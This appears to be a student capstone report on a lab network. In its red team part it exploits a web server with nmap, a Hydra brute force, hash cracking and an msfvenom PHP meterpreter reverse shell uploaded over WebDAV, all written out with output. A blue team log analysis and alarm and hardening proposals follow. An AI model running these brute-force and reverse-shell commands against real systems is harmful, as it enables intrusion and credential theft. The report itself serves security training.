Capstone Engagement


Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4: 192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.105
OS: Linux
Hostname: Capstone

IPv4:192.168.1.100
OS: Linux
Hostname: Elk

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali	192.168.1.90	The host machine used for the attack.
Capstone	192.168.1.105	The host machine used as the victim for the attack.
Elk	192.168.1.100	Used for monitoring and logging data from the Capstone. Kibana logs and data (i.e filebeat, packetbeat & metricbeat logs).

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Security Misconfiguration Port 80 Open	Port 80 can be open as long as there are controls so that malicious actors can not access the web server.	Hackers can gain access to the web server and sensitive information if there is no security controls to limit who can access the web server.
Broken Access Control Weak Authentication Controls	Attackers can exploit weak authentications controls by using automated commands like Hydra to crack a password with brute force.	A hacker only needs access to one or several users to compromise the system. This can lead to sensitive information being released, ransomware, identity theft, and other malicious activity.
Injection Remote Command Injection	Hackers can inject malicious coding into the server to setup a remote connection to the server or perform other malicious activity.	With remote connection to the server, hacker can gain some or full control of the server. This include all data in the server.

Exploitation: [Open Port 80]

01

Tools & Processes

With Nmap was able to determine the web servers IP address and see several directories

02

Achievements


Gain access to web server and location to the secret folder

03

```
Nmap scan report for 192.168.1.105
Host is up (0.00057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.29
MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Index of /meet_our_team

Name	Last modified	Size	Description
Parent Directory		-	
ashton.txt	2019-05-07 18:31	329	
hannah.txt	2019-05-07 18:33	404	
ryan.txt	2019-05-07 18:34	227	



Exploitation: [Hydra Brute Force Password Crack]

01

Tools & Processes
Use brute force attack on password with Hydra. Discovered username was ashton then use directory list to crack password


02

Achievements
Hydra was able to discover ashton password. Gain access to the secret folder and discover new username and hash password.

03

```
root@Kali:/usr/share/wordlists# hydra -l ashton -P rockyou.txt -s 80 -f -vV
 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder
```

```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-10-13 1
6:53:07
```



Exploitation: [Cryptographic Failure]


01


Tools & Processes
Used crackstation.net to crack Ryan's hashed password.

02

Achievements
With Ryan's password. Gain access to WebDav folders.

03





Exploitation: [Remote Command Injection]

01

Tools & Processes

With MSVenom create a PHP reverse shell and upload it to WebDav folder. With Metasploit, create listener to start meterpreter session.


02

Achievements

Upload malicious file to server. Start meterpreter session. Gain access to flag.

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
```






```
40555/r-xr-xr-x   0         dir   2021-10-13 15:47:44 -0700  sys
41777/rwxrwxrwx   4096      dir   2021-10-13 15:48:27 -0700  tmp
40755/rwxr-xr-x   4096      dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x   4096      dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x   4096      dir   2019-05-07 11:16:46 -0700  var
100600/rw-------  8380064   fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------  8380064   fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
```

Blue Team
Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan






- nmap port scan occurred 10-16-21 at 14:50
- 36108 packets were sent mostly from 172.16.4.205
- Spike in a single host creating traffic indicates this is a port scan

Analysis: Finding the Request for the Hidden Directory

- 16,312 requests were made on 10-13-21 at 23:36-37 to access the company's secret folder
- 2 requests were made to access http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server which contains instructions to connect to webdav


Analysis: Uncovering the Brute Force Attack



- 16,300 requests were made during the brute force attack
- 2 requests were successful which means there were 16,298 unsuccessful login attempts

Analysis: Finding the WebDAV Connection

- 336 requests were made to the webdav directory
- You can see in the url.full visualization that http://192.168.1.105/webdav/exploit.php and http://192.168.1.105/webdav/passwd.dav were accessed



Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Set an alert when a single IP is interacting with multiple hosts.

What threshold would you set to activate this alarm?

More than 3 separate host interactions from the same IP.

System Hardening

What configurations can be set on the host to mitigate port scans?
Defense-in-depth. A well configured firewall: deny by default. Close all ports you don't want others to use. Using private address space (such as with network address translation) and additional firewalls provide even more protection.

Describe the solution. If possible, provide required command lines.
List of firewall-cmd commands

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

An alert any time a non-whitelisted IP tries to access the secret folder.

What threshold would you set to activate this alarm?

Any time an unknown IP tries to access this folder.

System Hardening

What configuration can be set on the host to block unwanted access?

Deny all by default and only allow whitelisted IP addresses to access folder. #3 on OWASP top 10 - Cryptographic failures (previously sensitive data exposure)

Describe the solution. If possible, provide required command lines.
Don't expose a folder containing sensitive information over the internet.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set a baseline for how many normal failed logins are normal for a single user. When threshold is reached, trigger an alarm.

What threshold would you set to activate this alarm?

More than 3 failed login attempts in 1 minute

System Hardening

What configuration can be set on the host to block brute force attacks?

Lock account and send reset password after 3 failed login attempts.

Describe the solution. If possible, provide the required command line(s).
How to deny after 3 failed login attempts in Linux , Windows

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

An alarm should be set to go off whenever the WebDAV folder is accessed.

What threshold would you set to activate this alarm?

The threshold for this alarm would be 1, as that would allow each instance of the directory to be documented and reviewed.

System Hardening

What configuration can be set on the host to control access?

Create rule to only allow IPs on the allow list to access this directory

Describe the solution. If possible, provide the required command line(s).

The administrator would add authorized IPs to the allow list. Only the IPs on the list would be allowed to access the directory.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- Create an alert on the most sensitive folders, when a file is attempted to be uploaded, that would immediately alert the security team.
- Also set an alarm on sensitive folders when an unauthorized user tries to access those file directories.

What threshold would you set to activate this alarm?

- The threshold for the alarm would be attempts of two or more.

System Hardening

What configuration can be set on the host to block file uploads?

- Require each users to be go through multi-factor authentication in order to upload files.
- Require users to be approved to upload files to sensitive folders.

Describe the solution. If possible, provide the required command line.

- Only allow certain IP addresses the ability to upload files. This would mean to manually restrict other user's access to files and folders as well.


The End